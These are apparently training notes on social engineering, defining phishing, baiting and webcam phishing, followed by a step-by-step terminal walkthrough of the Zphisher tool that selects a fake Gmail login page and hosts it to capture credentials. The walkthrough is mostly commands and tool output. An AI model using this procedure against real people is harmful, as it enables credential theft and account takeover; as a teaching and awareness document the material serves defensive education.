CYBERSECURITY TRAINING (WEEK 2 – Day1)

Social Engineering

Social engineering is the act of manipulating people into revealing confidential information or performing actions that compromise security. It exploits human psychology rather than technical vulnerabilities.

1.Phishing

- Involves sending **fraudulent emails, messages, or websites** that appear legitimate.
- Goal: Trick users into clicking malicious links, downloading malware, or revealing

sensitive data (e.g., passwords, credit card numbers).

2.Baiting


- Entices victims with **offers like free software, music, or prizes**.
- When the victim takes the "bait", they may unknowingly install malware or give away credentials.
- Example: Plugging in a free USB drive that installs a keylogger.

3.Camphish ***(Camera + Phishing)***

- A technique where attackers **trick victims into turning on their webcam** or clicking a malicious video link.
- Used for **blackmail, spying, or stealing sensitive visual information**.


Practical Implementation for Zphisher Tool

Step 1:




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ls
abc-01.cap          abc-01.kismet.netxml  CamPhish   Downloads  HACK-CAMERA  Pictures      src        Videos
abc-01.csv          abc-01.log.csv        Desktop    gndec      khushi.txt   prabnoor.txt  Templates  XERXES
abc-01.kismet.csv   bhavneet.txt          Documents  GonnaCry   Music        Public        Tools      zphisher

┌──(root㉿kali)-[/home/kali]
└─# zphisher

┌──(root㉿kali)-[/home/kali/zphisher]
└─# ./zphisher.sh
```

Step 2:




```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option :
```

Step 3:



```
[-] Select an option : 3

[01] Gmail Old Login Page
[02] Gmail New Login Page
[03] Advanced Voting Poll

[-] Select an option : 1
```

Step 4:



```
2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080

[-] Waiting for Login Info, Ctrl + C to exit...
```